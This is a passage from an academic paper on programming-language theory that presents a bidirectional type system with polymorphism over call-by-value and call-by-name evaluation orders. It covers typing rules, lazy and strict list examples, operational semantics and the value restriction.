and sums $\text{inj}_k e$ with conditionals $\text{case}(e, x_1.e_1, x_2.e_2)$ (shorthand for $\text{case } e \text{ of } \text{inj}_1 x_1 \Rightarrow e_1 \mid \text{inj}_2 x_2 \Rightarrow e_2$). Both of our type systems for this source language—the impartial type system in this section, and the economical type system of Section 3—have features not evident from the source syntax: polymorphism over evaluation orders, and recursive types.

2.1 Values

If we wanted a standard call-by-value language, we would give a grammar for values, and use values to define the operational semantics (and to impose a value restriction on polymorphism introduction). But we want an impartial language, which means that a function argument x is a value *only* if the function is being typed under call-by-value. That is, when checking $(\lambda x. e)$ against type $(\tau \xrightarrow{V} \tau)$, the variable x should be considered a value (it will be replaced with a value at run time), but when checking against $(\tau \xrightarrow{N} \tau)$, it should not be considered a value (it could be replaced with a non-value at run time). Since “valueness” depends on typing, our typing judgments will have to carry information about whether an expression should be considered a value.

We will also use valueness to impose a value restriction on polymorphism over evaluation orders, as well as polymorphism over types; see Section 2.5. In contrast, our operational semantics for the source language (Section 2.4), which permits two flavours (by-value and by-name) of reductions, will use a standard syntactic definition of values in the by-value reductions.

2.2 An Impartial Type System

In terms of evaluation order, the expressions in Figure 2 are a blank slate. You can imagine them as having whichever evaluation order you prefer. You can write down the typing rules for functions, pairs and sums, and you will get the same rules regardless of which evaluation order you chose. This is the conceptual foundation for many functional languages: start with the simply-typed λ -calculus, choose an evaluation order, and build up the language from there.¹ Our goal here is to allow different evaluation orders to be mixed. As a first approximation, we can try to put evaluation orders in the type system simply by decorating all the connectives. For example, in place of the standard \rightarrow -introduction rule

$$\frac{\gamma, x : \tau_1 \vdash e : \tau_2}{\gamma \vdash (\lambda x. e) : (\tau_1 \rightarrow \tau_2)}$$

we can decorate \rightarrow with an evaluation order ϵ (either V or N):

$$\frac{\gamma, x : \tau_1 \vdash e : \tau_2}{\gamma \vdash (\lambda x. e) : (\tau_1 \xrightarrow{\epsilon} \tau_2)}$$

Products $*$, sums $+$, and recursive types μ follow similarly.

We add a universal quantifier $\Delta a. \tau$ over evaluation orders². Its rules follow the usual type-assignment rules for \forall : the introduction rule is parametric over an arbitrary evaluation order a , and the

¹ The choice need not be easy. The first call-by-name language, Algol 60, also supported call-by-value. It seems that call-by-value was the language committee’s preferred default, but Peter Naur, the editor of the Algol 60 report, independently reversed that decision—which he said was merely one of a “few matters of detail” (Wexelblat 1981, p. 112). A committee member, F.L. Bauer, said this showed that Naur “had absorbed the Holy Ghost after the Paris meeting. . . there was nothing one could do. . . it was to be swallowed for the sake of loyalty.” (Wexelblat 1981, p. 130).

² The Cyrillic letter Δ , transliterated into English as D , bears some resemblance to an A (and thus to \forall); more interestingly, it is the first letter of the Russian word *да* (*da*). Many non-Russian speakers know that this word means “yes”, but another meaning is “and”, connecting it to intersection types.

elimination rule replaces a with a particular evaluation order ϵ :

$$\frac{\gamma, a \text{ evalorder} \vdash e : \tau}{\gamma \vdash e : \Delta a. \tau} \quad \frac{\gamma \vdash e : \Delta a. \tau \quad \gamma \vdash \epsilon \text{ evalorder}}{\gamma \vdash e : [\epsilon/a]\tau}$$

These straightforward rules have a couple of issues:

- Whether a program diverges can depend on whether it is run under call-by-value, or call-by-name. The simply-typed λ -calculus has the same typing rules for call-by-value and call-by-name, because those rules cannot distinguish programs that return something from programs that diverge. Since we want to elaborate to call-by-value or call-by-name depending on which type appeared, evaluation depends on the particular typing derivation. Suppose that evaluation of e_2 diverges, and that f is bound to $(\lambda x. e_1)$. Then whether $f @ e_2$ diverges depends on whether the type of f has \xrightarrow{V} or \xrightarrow{N} . The above rules allow a compiler to make either choice. Polymorphism in the form of Δ aggravates the problem: it is tempting to infer for f the principal type $\Delta a. \dots \xrightarrow{a} \dots$; the compiler can then choose how to instantiate a at each of f ’s call sites. Allowing such code is one of this paper’s goals, but only when the programmer knows that either evaluation order is sensible and has written an appropriate type annotation or module signature.

We resolve this through bidirectional typing, which ensures that quantifiers are introduced only via type annotation (a kind of subformula property). Internal details of the typing derivation still affect elaboration, and thus evaluation, but the internal details will be consistent with programmers’ expressed intent.

- If we extend the language with effects, we may need a value restriction in certain rules. For example, mutable references will break type safety unless we add a value restriction to the introduction rules for \forall and Δ .

A traditional value restriction (Wright 1995) would simply require changing e to v in the introduction rules, where v is a class of syntactic values. In our setting, whether a variable x is a value depends on typing, so a value restriction is less straightforward. We resolve this by extending the typing judgment with information about whether the expression is a value.

Bidirectional typing. We can refine the traditional typing judgment into *checking* and *synthesis* judgments. In the checking judgment $e \Leftarrow \tau$, we already know that e should have type τ , and are checking that e is consistent with this knowledge. In the synthesis judgment $e \Rightarrow \tau$, we extract τ from e itself (perhaps directly from a type annotation), or from assumptions available in a typing context.

The use of bidirectional typing (Pierce and Turner 2000; Dunfield and Krishnaswami 2013) is often motivated by the need to typecheck programs that use features Damas-Milner inference cannot handle, such as indexed and refinement types (Xi 1998; Davies and Pfenning 2000; Dunfield and Pfenning 2004) and higher-rank polymorphism. But decidability is not our motivation for using bidirectional typing. Rather, we want typing to remain predictable even though evaluation order is implicit. By following the approach of Dunfield and Pfenning (2004), in which “introduction forms check, elimination forms synthesize”, we ensure that the evaluation orders in typing match what programmers intended: a type connective with a V or N evaluation order can be introduced *only* by a checking judgment. Since the types in checking judgments are derived from type annotations, they match the programmer’s expressed intent.

Programmers must write annotations on expressions that are redexes: in $(\lambda x. e) @ e_2$, the λ needs an annotation, because $\lambda x. e$ is an introduction form in an elimination position: $[] @ e_2$. In contrast, $f @ (\lambda x. e_2)$ needs no annotation, though the type of

f must be derived (if indirectly) from an annotation. Recursive functions $\text{fix } u. \lambda x. e$ “reduce” to their unfolding, so they also need annotations.

Valueness. Whether an expression is a value may depend on typing, so we put a *valueness* in the typing judgments: $e \text{ val} \Rightarrow S$ (or $e \text{ val} \Leftarrow S$) means that e at type S is definitely a value, while $e \text{ } \tau \Rightarrow S$ (or $e \text{ } \tau \Leftarrow S$) means that e at type S is not known to be a value. In the style of abstract interpretation, we have a partial order \sqsubseteq such that $\text{val} \sqsubseteq \top$. Then the *join* $\varphi_1 \sqcup \varphi_2$ is val when $\varphi_1 = \varphi_2 = \text{val}$, and \top otherwise. g Since valueness is just a projection of ϵ , we could formulate the system without it, using ϵ to mark judgments as denoting values (V) or possible nonvalues (N). But that seems prone to confusion: is $\text{N} \Leftarrow$ saying the expression is “by name” in some sense?

Types and typing contexts. In Figure 3 we show the grammar for evaluation orders ϵ , which are either by-value (V), by-name (N), or an evaluation order variable a . We have the unit type **1**, type variables α , ordinary parametric polymorphism $\forall \alpha. \tau$, evaluation order polymorphism $\Delta a. \tau$, functions $\tau_1 \xrightarrow{\epsilon} \tau_2$, products $\tau_1 *^{\epsilon} \tau_2$, sums $\tau_1 +^{\epsilon} \tau_2$, and recursive types $\mu^{\epsilon} \alpha. \tau$.

A source typing context γ consists of variable declarations $x \text{ } \varphi \Rightarrow \tau$ denoting that x has type τ with valueness φ , fixed-point variable declarations $u \text{ } \tau \Rightarrow \tau$ (fixed-point variables are never values), evaluation-order variable declarations $a \text{ evalorder}$, and type variable declarations $\alpha \text{ type}$.

Impartial typing judgments. Figure 4 shows the bidirectional rules for impartial typing. The judgment forms are $\gamma \vdash_1 e \text{ } \varphi \Leftarrow \tau$, meaning that e checks against τ (with valueness φ), and $\gamma \vdash_1 e \text{ } \varphi \Rightarrow \tau$, meaning that e synthesizes type τ . The “1” on the turnstile stands for “impartial”.

Connective-independent rules. Rules **Ivar** and **Ifixvar** simply use assumptions stored in γ . Rule **Ifix** checks a fixed point $\text{fix } u. e$ against type τ by introducing the assumption $u \text{ } \tau \Rightarrow \tau$ and checking e against τ ; its premise has valueness φ because even if e is a value, $\text{fix } u. e$ is not (\top in the conclusion).

Rule **Isup** says that if e synthesizes τ then e checks against τ . For example, in the (ill-advised) fixed point expression $\text{fix } u. u$, the premise of **Ifix** tries to check u against τ , but **Ifixvar** derives a synthesis judgment, not a checking judgment; **Isup** bridges the gap.

Rule **Ianno** also mediates between synthesis and checking, in the opposite direction: if we can check an expression e against an annotated type τ , then $(e : \tau)$ synthesizes τ .

Introductions and eliminations. The rest of the rules are linked to type connectives. For easy reference, the figure shows each connective to the left of its introduction and elimination rules. We follow the recipe of Dunfield and Pfenning (2004): introduction rules check, and elimination rules synthesize. This recipe yields the smallest sensible set of rules, omitting some rules that are not absolutely necessary but can be useful in practice. For example, our rules never synthesize a type for an unannotated pair, because the pair is an introduction form.

Rule **I+Elim** follows the recipe, despite having a checking judgment in its conclusion: the connective being eliminated, $+^{\epsilon}$, is synthesized (in the first premise).

Functions. Rule **I→Intro** introduces the type $\tau_1 \xrightarrow{\epsilon} \tau_2$. Its premise adds an assumption $x \text{ valueness}(\epsilon) \Rightarrow \tau_1$, where $\text{valueness}(\epsilon)$ is val if $\epsilon = \text{V}$, and \top if ϵ is N or is an evaluation-order variable a . This rule thereby encompasses both variables that will be substituted with values ($\text{valueness}(\epsilon) = \text{val}$) and variables that might be substituted with non-values ($\text{valueness}(\epsilon) = \top$). Applying a function of type $\tau_1 \xrightarrow{\epsilon} \tau_2$ yields something of type τ_2 regardless of ϵ , so **I→Elim** ignores ϵ .

Consistent with the usual definition of syntactic values, **I→Intro**’s conclusion has val , while **I→Elim**’s conclusion has \top .

In rule **I→Elim**, the first premise has the connective to eliminate, so the first premise synthesizes $(\tau_1 +^{\epsilon} \tau_2)$. This provides the type τ_1 , so the second premise is a checking judgment; it also provides τ_2 , so the conclusion synthesizes.

Products. Rule **I*Intro** types a value if and only if both e_1 and e_2 are typed as values, so its conclusion has valueness $\varphi_1 \sqcup \varphi_2$.

Sums. Rule **I+Intro_k** is straightforward. In rule **I+Elim**, the assumptions added to γ in the branches say that x_1 and x_2 are values (val), because our by-name sum type is “by-name” on the *outside*. This point should become more clear when we see the translation of types into the economical system.

Recursive types. Rules **IμIntro** and **IμElim** have the same e in the premise and conclusion, without explicit “roll” and “unroll” constructs. In a non-bidirectional type inference system, this would be awkward since the expression doesn’t give direct clues about when to apply these rules. In this bidirectional system, the type tells us to apply **IμIntro** (since its conclusion is a checking judgment). Knowing when to apply **IμElim** is more subtle: we should try to apply it whenever we need to synthesize some *other* type connective. For instance, the first premise of **I+Elim** needs a $+$, so if we synthesize a μ -type we should apply **IμElim** in the hope of exposing a $+$.

The lack of explicit [un]rolls suggests that these are not iso-recursive but equi-recursive types (Pierce 2002, chapter 20). However, we don’t semantically equate a recursive type with its unfolding, so perhaps they should be called *implicitly* iso-recursive.

Note that an implementation would need to check that the type under the μ is guarded by a type connective that does have explicit constructs, to rule out types like $\mu^{\epsilon} \alpha. \alpha$, which is its own unfolding and could make the typechecker run in circles.

Explicit type polymorphism. In contrast to recursive types, we explicitly introduce and eliminate type polymorphism via the expressions $\Lambda \alpha. e$ and $M[\tau]$. This guarantees that a \forall can be instantiated with a type containing a particular evaluation order if and only if such a type appears in the source program.

Principality. Suppose $\gamma \vdash_1 e_1 \text{ } \varphi \Rightarrow \Delta a. \tau_1 \rightarrow \tau_2$. Then, for any ϵ , we can derive $\gamma \vdash_1 e_1 \text{ } \varphi \Rightarrow \tau_2 \Rightarrow [\epsilon/a]\tau_2$. But we can’t use **IΔIntro** to derive the type $\Delta a'. [a'/a]\tau_2$, because $e_1 \text{ } \varphi \Rightarrow \tau_2$. The only sense in which this expression has a principal type is if we have an evaluation-order variable in γ that we can substitute for a .

2.3 Programming with Polymorphic Evaluation Order

Lists and streams. The impartial type system can express lists and (potentially terminating) streams in a single declaration:

$$\text{type List } a \alpha = \mu^a \beta. (\mathbf{1} +^a (\alpha *^a \beta))$$

Choosing $a = \text{V}$ yields $\mu^{\text{V}} \beta. (\mathbf{1} +^{\text{V}} (\alpha *^{\text{V}} \beta))$, which is the type of lists of elements α . Choosing $a = \text{N}$ yields $\mu^{\text{N}} \beta. (\mathbf{1} +^{\text{N}} (\alpha *^{\text{N}} \beta))$, which is the type of streams that may end—essentially, lazy lists. Since evaluation order is implicit in source expressions, we can write operations on $\text{List } a \alpha$ that work for lists *and* streams:

$$\begin{aligned} \text{map} : \Delta a. \forall \alpha. (\alpha \xrightarrow{\text{V}} \beta) &\xrightarrow{\text{V}} (\text{List } a \alpha) \xrightarrow{\text{V}} (\text{List } a \beta) \\ &= \Lambda \alpha. \text{fix map}. \lambda f. \lambda xs. \\ &\quad \text{case}(xs, x_1. \text{inj}_1 (), \\ &\quad \quad x_2. \text{inj}_2 (f @ (\text{proj}_1 x_2), \text{map } @ f @ (\text{proj}_2 x_2))) \end{aligned}$$

This sugar-free syntax bristles; in an implementation with conveniences like pattern-matching on tuples and named constructors, we could write

$\text{valueness}(\epsilon) = \varphi$ Evaluation order ϵ maps to valueness φ

$\text{valueness}(\text{V}) = \text{val}$
 $\text{valueness}(\text{N}) = \top$
 $\text{valueness}(\text{a}) = \top$

$\Gamma \vdash_I e \Leftarrow \tau$ Source expression e checks against impartial type τ
 $\Gamma \vdash_I e \Rightarrow \tau$ Source expression e synthesizes impartial type τ

$$\begin{array}{c}
\frac{(x \Rightarrow \tau) \in \gamma}{\gamma \vdash_I x \Rightarrow \tau} \text{Ivar} \quad \frac{(u \Rightarrow \tau) \in \gamma}{\gamma \vdash_I u \Rightarrow \tau} \text{Ifixvar} \quad \frac{\gamma, u \Rightarrow \tau \vdash_I e \Leftarrow \tau}{\gamma \vdash_I (\text{fix } u. e) \Rightarrow \tau} \text{Ifix} \quad \frac{\gamma \vdash_I e \Rightarrow \tau}{\gamma \vdash_I e \Leftarrow \tau} \text{Isub} \quad \frac{\gamma \vdash_I e \Leftarrow \tau}{\gamma \vdash_I (e : \tau) \Rightarrow \tau} \text{Ianno} \\
\\
\forall \quad \frac{\gamma, \alpha \text{ type} \vdash_I e_{\text{val}} \Leftarrow \tau}{\gamma \vdash_I \Lambda \alpha. e_{\text{val}} \Leftarrow \forall \alpha. \tau} \text{IVIntro} \quad \frac{\gamma \vdash_I e \Rightarrow \forall \alpha. \tau \quad \gamma \vdash \tau' \text{ type}}{\gamma \vdash_I e[\tau'] \Rightarrow [\tau'/\alpha]\tau} \text{IVElim} \quad \mathbf{1} \quad \frac{}{\gamma \vdash_I ()_{\text{val}} \Leftarrow \mathbf{1}} \text{IIntro} \\
\\
\Delta \quad \frac{\gamma, a \text{ evalorder} \vdash_I e_{\text{val}} \Leftarrow \tau}{\gamma \vdash_I e_{\text{val}} \Leftarrow \Delta a. \tau} \text{IDIntro} \quad \frac{\gamma \vdash_I e \Rightarrow \Delta a. \tau \quad \gamma \vdash \epsilon \text{ evalorder}}{\gamma \vdash_I e \Rightarrow [\epsilon/a]\tau} \text{IDElim} \\
\\
\rightarrow \quad \frac{\epsilon \quad \gamma, (x \text{ valueness}(\epsilon) \Rightarrow \tau_1) \vdash_I e \Leftarrow \tau_2}{\gamma \vdash_I (\lambda x. e)_{\text{val}} \Leftarrow (\tau_1 \xrightarrow{\epsilon} \tau_2)} \text{IIntro} \quad \frac{\gamma \vdash_I e_1 \Rightarrow (\tau_1 \xrightarrow{\epsilon} \tau_2) \quad \gamma \vdash_I e_2 \Leftarrow \tau_1}{\gamma \vdash_I (e_1 @ e_2) \Rightarrow \tau_2} \text{IElim} \\
\\
*^{\epsilon} \quad \frac{\gamma \vdash_I e_1 \Leftarrow \tau_1 \quad \gamma \vdash_I e_2 \Leftarrow \tau_2}{\gamma \vdash_I (e_1, e_2)_{\varphi_1 \sqcup \varphi_2} \Leftarrow (\tau_1 *^{\epsilon} \tau_2)} \text{I*Intro} \quad \frac{\gamma \vdash_I e \Rightarrow (\tau_1 *^{\epsilon} \tau_2)}{\gamma \vdash_I (\text{proj}_k e) \Rightarrow \tau_k} \text{I*Elim}_k \\
\\
+^{\epsilon} \quad \frac{\gamma \vdash_I e \Leftarrow \tau_k}{\gamma \vdash_I (\text{inj}_k e)_{\varphi} \Leftarrow (\tau_1 +^{\epsilon} \tau_2)} \text{I+Intro}_k \quad \frac{\gamma \vdash_I e \Rightarrow (\tau_1 +^{\epsilon} \tau_2) \quad \gamma, (x_1 \text{ val} \Rightarrow \tau_1) \vdash_I e_1 \Leftarrow \tau \quad \gamma, (x_2 \text{ val} \Rightarrow \tau_2) \vdash_I e_2 \Leftarrow \tau}{\gamma \vdash_I \text{case}(e, x_1.e_1, x_2.e_2) \Rightarrow \tau} \text{I+Elim} \\
\\
\mu^{\epsilon} \quad \frac{\gamma \vdash_I e \Leftarrow [(\mu^{\epsilon} \alpha. \tau)/\alpha]\tau}{\gamma \vdash_I e \Leftarrow \mu^{\epsilon} \alpha. \tau} \text{I}\mu\text{Intro} \quad \frac{\gamma \vdash_I e \Rightarrow \mu^{\epsilon} \alpha. \tau}{\gamma \vdash_I e \Rightarrow [(\mu^{\epsilon} \alpha. \tau)/\alpha]\tau} \text{I}\mu\text{Elim}
\end{array}$$

Figure 4. Impartial bidirectional typing for the source language

$\text{map } f \text{ xs} : \Delta a. \forall \alpha. (\alpha \xrightarrow{\text{V}} \beta) \xrightarrow{\text{V}} (\text{List } a \alpha) \xrightarrow{\text{V}} (\text{List } a \beta)$
 $= \text{case xs of Nil} \Rightarrow \text{Nil}$
 $\quad \mid \text{Cons}(\text{hd}, \text{tl}) \Rightarrow \text{Cons}(f \text{ hd}, \text{map } f \text{ tl})$

Note that, except for the type, this is standard code for *map*.
Even this small example raises interesting questions:

- Must *all* the connectives in List have *a*? No. Putting *a* on either the μ or the $+$ and writing V on the other connectives is enough to get stream behaviour when *a* is instantiated with N : the only reason to eliminate (unroll) the μ is to eliminate (case on) the $+$; marking either connective will suspend the underlying computation. Marking both μ and $+$ induces a suspension of a suspension, where forcing the outer suspension immediately forces the inner one; one of the suspensions is superfluous.

Note that marking only $*$ with *a*, that is, $\mu^{\text{V}}\beta. (\mathbf{1} +^{\text{V}} (\alpha *^{\text{a}} \beta))$, yields an “odd” data structure (Wadler et al. 1998), one that is not entirely lazy: we know immediately—without forcing a thunk—which injection we have (i.e. whether we have Nil or Cons).

- What evaluation orders should we use in the type of *map*? We used by-value ($\xrightarrow{\text{V}}$), but we could use the same evaluation order as the list: $\Delta a. \forall \alpha. (\alpha \xrightarrow{\text{a}} \beta) \xrightarrow{\text{a}} (\text{List } a \alpha) \xrightarrow{\text{a}} (\text{List } a \beta)$. This essentially gives “ML-ish” behaviour when *a* = V , and “Haskell-ish” behaviour when *a* = N . The type system, however, permits other variants—even the outlandishly generic

$\Delta a_1, a_2, a_3, a_4, a_5. \forall \alpha. (\alpha \xrightarrow{a_1} \beta) \xrightarrow{a_2} (\text{List } a_3 \alpha) \xrightarrow{a_4} (\text{List } a_5 \beta)$

We leave deeper investigation of these questions to future work: our purpose, in this paper, is to develop the type systems that make such questions matter.

Variations in being odd and even. The Standard ML type of “streams in odd style” (Wadler et al. 1998, Fig. 1), given by

`datatype α stream = Nil | Cons of $\alpha * \alpha$ stream susp`

where α stream susp is the type of a thunk that yields an α stream, can be represented as the impartial type $\mu^{\text{V}}\beta. (\mathbf{1} +^{\text{V}} (\alpha *^{\text{V}} (\mu^{\text{N}}\gamma. \beta)))$. Note the slightly awkward $(\mu^{\text{N}}\gamma. \beta)$, in which γ doesn’t occur; we can’t simply write $\mu^{\text{N}}\beta$. on the outside, because that would suspend the entire sum. (In the economical type system in Section 3, it’s easy to put the suspension in either position.) This type differs subtly from another “odd” stream type, $\mu^{\text{V}}\beta. (\mathbf{1} +^{\text{V}} (\alpha *^{\text{a}} \beta))$, which corresponds to the SML type

`datatype α stream = Nil | Cons of $(\alpha * \alpha \text{ stream})$ susp`

Here, the contents α are under the suspension; given a value of this type, we immediately know whether we have Nil or Cons, but we must force a thunk to see what the value is, which will also reveal whether the tail is Nil or Cons.

We can also encode “streams in even style” (Wadler et al. 1998, Fig. 2): The SML declarations

`datatype α stream_ = Nil_ | Cons_ of $\alpha * \alpha$ stream`
`withtype α stream = α stream_ susp`

correspond to $\mu^{\text{N}}\beta. (\mathbf{1} +^{\text{V}} (\alpha *^{\text{V}} \beta))$, with the N on μ playing the role of the *withtype* declaration.

Wadler et al. (1998) note that “streams in odd style” can be encoded with ease in SML, while “streams in even style” can be encoded with difficulty (see their Figure 2). In the impartial type system, both encodings are straightforward, and we would only need to write one (polymorphic) version of each of their functions over streams.

Source values $v ::= () \mid \lambda x. e \mid (v_1, v_2) \mid \text{inj}_k v$

By-value eval. contexts $C_V ::= []$
 $C_V @ e_2 \mid v_1 @ C_V$
 $(C_V, e_2) \mid (v_1, C_V) \mid \text{proj}_k C_V$
 $\text{inj}_k C_V \mid \text{case}(C_V, x_1.e_1, x_2.e_2)$

By-name eval. contexts $C_N ::= []$
 $C_N @ e_2 \mid e_1 @ C_N$
 $(C_N, e_2) \mid (e_1, C_N) \mid \text{proj}_k C_N$
 $\text{inj}_k C_N \mid \text{case}(C_N, x_1.e_1, x_2.e_2)$

$e \rightsquigarrow e'$ Source expression e steps to e'

$$\frac{e \rightsquigarrow_{RV} e'}{C_V[e] \rightsquigarrow C_V[e']} \text{SrcStepCtxV} \quad \frac{e \rightsquigarrow_{RN} e'}{C_N[e] \rightsquigarrow C_N[e']} \text{SrcStepCtxN}$$

$e \rightsquigarrow_{RV} e'$ e reduces to e' by value
 $e \rightsquigarrow_{RN} e'$ e reduces to e' by name

$(\lambda x. e_1) @ v_2 \rightsquigarrow_{RV} [v_2/x]e_1$	$\beta V \text{reduce}$
$(\lambda x. e_1) @ e_2 \rightsquigarrow_{RN} [e_2/x]e_1$	$\beta N \text{reduce}$
$(\text{fix } u. e) \rightsquigarrow_{RV} [(\text{fix } u. e)/u]e$	$\text{fix } V \text{reduce}$
$(\text{fix } u. e) \rightsquigarrow_{RN} [(\text{fix } u. e)/u]e$	$\text{fix } N \text{reduce}$
$\text{proj}_k (v_1, v_2) \rightsquigarrow_{RV} v_k$	$\text{proj } V \text{reduce}$
$\text{proj}_k (e_1, e_2) \rightsquigarrow_{RN} e_k$	$\text{proj } N \text{reduce}$
$\text{case}(\text{inj}_k v, x_1.e_1, x_2.e_2) \rightsquigarrow_{RV} [v/x_k]e_k$	$\text{case } V \text{reduce}$
$\text{case}(\text{inj}_k e, x_1.e_1, x_2.e_2) \rightsquigarrow_{RN} [e/x_k]e_k$	$\text{case } N \text{reduce}$

Figure 5. Source reduction

$er(e) = e'$ Source expression e erases to e'

$er(\lambda \alpha. e) = er(e)$	$er(()) = ()$
$er(e[S]) = er(e)$	$er(x) = x$
$er(e:S) = er(e)$	$er(e_1 @ e_2) = er(e_1) @ er(e_2)$
	etc.

Figure 6. Erasing types from source expressions

Binary trees. As with lists, we can define evaluation-order-polymorphic trees:

$$\text{type Tree } a \ \alpha = \mu^a \beta. (1 +^V (\alpha *^V \beta *^V \beta))$$

Here, only μ is polymorphic in a , to suppress redundant thinks.

2.4 Operational Semantics for the Source Language

A source expression takes a step if a subterm in evaluation position can be reduced. We want to model by-value computation *and* by-name computation, so we define the source stepping relation \rightsquigarrow using two notions of evaluation position and two notions of reduction. A *by-value evaluation context* C_V is an expression with a hole $[]$, where $C_V[e]$ is the expression with e in place of the $[]$. If e reduces by value to e' , written $e \rightsquigarrow_{RV} e'$, then $C_V[e] \rightsquigarrow C_V[e']$. For example, if $e_2 \rightsquigarrow_{RV} e'_2$ then $v_1 @ e_2 \rightsquigarrow v_1 @ e'_2$, because $v_1 @ []$ is a by-value evaluation context.

Dually, $C_N[e] \rightsquigarrow C_N[e']$ if $e \rightsquigarrow_{RN} e'$. Every by-value context is a by-name context, and every pair related by \rightsquigarrow_{RV} is also related by \rightsquigarrow_{RN} , but the converses do not hold. For instance, $e_1 @ []$ is a C_N but not a C_V , and $\text{proj}_2 (e_1, e_2) \rightsquigarrow_{RN} e_2$, but $\text{proj}_2 (e_1, e_2)$ reduces by value only when e_1 and e_2 are values.

Values, by-value evaluation contexts C_V , by-name evaluation contexts C_N , and the relations \rightsquigarrow , \rightsquigarrow_{RV} and \rightsquigarrow_{RN} are defined in

Figure 5. The definitions of v , C_V and \rightsquigarrow_{RV} , taken together, are standard for call-by-value; the definitions of C_N and \rightsquigarrow_{RN} are standard for call-by-name. The peculiarity is that \rightsquigarrow can behave either by value (rule SrcStepCtxV) or by name (rule SrcStepCtxN).

We assume that the expressions being reduced have been erased (Figure 6), so we omit a rule for reducing annotations. Alternatives are discussed in Section 6.1.

2.5 Value Restriction

Our calculus excludes effects such as mutable references; however, to allow it to serve as a basis for larger languages, we impose a value restriction on certain introduction rules. Without this restriction, the system would be unsound in the presence of mutable references. Following Wright (1995), the rule IVIntro requires that its subject be a value, as in Standard ML (Milner et al. 1997). A similar value restriction is needed for intersection types (Davies and Pfenning 2000). The following example shows the need for the restriction on Δ :

$$\text{let } r : \text{ref } (\Delta a. \tau \xrightarrow{a} \tau) = \text{ref } f \text{ in} \\ r := g; \quad h(!r)$$

Assume we have $f : \Delta a. \tau \xrightarrow{a} \tau$ and $g : \tau \xrightarrow{N} \tau$ and $h : (\tau \xrightarrow{V} \tau) \xrightarrow{V} \tau$. By a version of IVIntro that doesn't require its subject to be a value, we have $r : \Delta a. \text{ref } (\tau \xrightarrow{a} \tau)$. By IVElim with N for a , we have $r : \text{ref } (\tau \xrightarrow{N} \tau)$, making the assignment $r := g$ well-typed. However, by IVElim with V for a , we have $r : \text{ref } (\tau \xrightarrow{V} \tau)$. It follows that the dereference $!r$ has type $\tau \xrightarrow{V} \tau$, so $!r$ can be passed to h . But $!r = g$ is actually call-by-name. If $h = \lambda x. x(e_2)$, we should be able to assume that e_2 will be evaluated exactly once, but $x = g$ is call-by-name, violating this assumption.

If we think of Δ as an intersection type, so that r has type $(\tau \xrightarrow{V} \tau) \wedge (\tau \xrightarrow{N} \tau)$, the example and argument closely follow Davies and Pfenning (2000) and, in turn, Wright (1995). (For union types, a similar problem arises, which can be solved by a dual solution—restricting the union-elimination rule to evaluation contexts (Dunfield and Pfenning 2003).)

2.6 Subtyping and η -Expansion

Systems with intersection types often include subtyping. The strength of subtyping in intersection type systems varies, from syntactic approaches that emphasize simplicity (e.g. Dunfield and Pfenning (2003)) to semantic approaches that emphasize completeness (e.g. Frisch et al. (2002)). Generally, subtyping—at minimum—allows intersections to be transparently eliminated even at higher rank (that is, to the left of an arrow), so that the following function application is well-typed:

$$f : ((\tau_1 \wedge \tau'_1) \rightarrow \tau_2) \rightarrow \tau_3, \quad g : (\tau_1 \rightarrow \tau_2) \vdash f \ g : \tau_3$$

Through a subsumption rule, $g : (\tau_1 \rightarrow \tau_2)$ checks against type $(\tau_1 \wedge \tau'_1) \rightarrow \tau_2$, because a function that accepts all values of type τ_1 should also accept all values that have type τ_1 *and* type τ'_1 .

Using the analogy between intersection and Δ , in our impartial type system, we might expect to derive

$$f : ((\Delta a. \tau_1 \xrightarrow{a} \tau_1) \xrightarrow{V} \tau_2) \xrightarrow{V} \tau_3, \quad g : (\tau_1 \xrightarrow{N} \tau_1) \xrightarrow{V} \tau_2 \vdash f \ g : \tau_3$$

Here, f asks for a function of type $(\Delta a. \tau_1 \xrightarrow{a} \tau_1) \xrightarrow{V} \tau_2$, which works on all evaluation orders; but g 's type $(\tau_1 \xrightarrow{N} \tau_1) \xrightarrow{V} \tau_2$ says that g calls its argument only by name.

For simplicity, this paper excludes subtyping: our type system does not permit this derivation. But it would be possible to define a subtyping system, and incorporate subtyping into the subsumption rule Isub —either by treating Δ similarly to \forall (Dunfield and Krishnaswami 2013), or by treating Δ as an intersection type (Dunfield

and Pfenning 2003). A simple subtyping system could be derived from the typing rules that are *stationary*—where the premises type the same expression as the conclusion (Leivant 1986). For example, $\mathbb{I}\Delta\text{Elim}$ corresponds to

$$\frac{\Gamma \vdash e \text{ evalorder}}{\Gamma \vdash (\Delta a. \tau) \leq [\epsilon/a]\tau} \leq \Delta\text{-LEFT}$$

Alternatively, η -expansion can substitute for subtyping: even without subtyping and a subsumption rule, we can derive

$$\begin{aligned} f : ((\Delta a. \tau_1 \xrightarrow{a} \tau_1) \rightarrow \tau_2) &\rightarrow \tau_3, \\ g : (\tau_1 \xrightarrow{N} \tau_1) &\rightarrow \tau_2 \vdash f (\lambda x. g x) : \tau_3 \end{aligned}$$

This idea, developed by Barendregt et al. (1983), can be automated; see, for example, Dunfield (2014).

3. Economical Type System

$\boxed{[\tau] = S}$	Impartial type τ translates to economical type S
$\boxed{[1] = 1}$	
$[\tau_1 \xrightarrow{\epsilon} \tau_2] = (\epsilon \blacktriangleright [\tau_1]) \rightarrow [\tau_2]$	$[\Delta a. \tau] = \Delta a. [\tau]$
$[\tau_1 +^{\epsilon} \tau_2] = \epsilon \blacktriangleright ([\tau_1] + [\tau_2])$	$[\mu^{\epsilon} \alpha. \tau] = \mu \alpha. \epsilon \blacktriangleright [\tau]$
$[\tau_1 *^{\epsilon} \tau_2] = (\epsilon \blacktriangleright [\tau_1]) * (\epsilon \blacktriangleright [\tau_2])$	$[\forall \alpha. \tau] = \forall \alpha. [\tau]$
$[\alpha] = \alpha$	
$\boxed{[\gamma] = \Gamma}$	Impartial context γ translates to economical context Γ
$[\cdot] = \cdot$	$[\gamma, a \text{ evalorder}] = [\gamma], a \text{ evalorder}$
$[\gamma, \alpha \text{ type}] = [\gamma], \alpha \text{ type}$	$[\gamma, x \text{ val} \Rightarrow \tau] = [\gamma], x : \mathbb{V} \blacktriangleright [\tau]$
$[\gamma, u \tau \Rightarrow \tau] = [\gamma], u : [\tau]$	$[\gamma, x \tau \Rightarrow \tau] = [\gamma], x : \mathbb{N} \blacktriangleright [\tau]$
$\boxed{[e] = e'}$	Expression e with τ -annotations translates to expression e' with S -annotations
$[(e : \tau)] = ([e] : [\tau])$	
$[e[\tau]] = [e][[\tau]]$	
$[e_1 @ e_2] = [e_1] @ [e_2]$	
etc.	

Figure 7. Type translation into the economical language

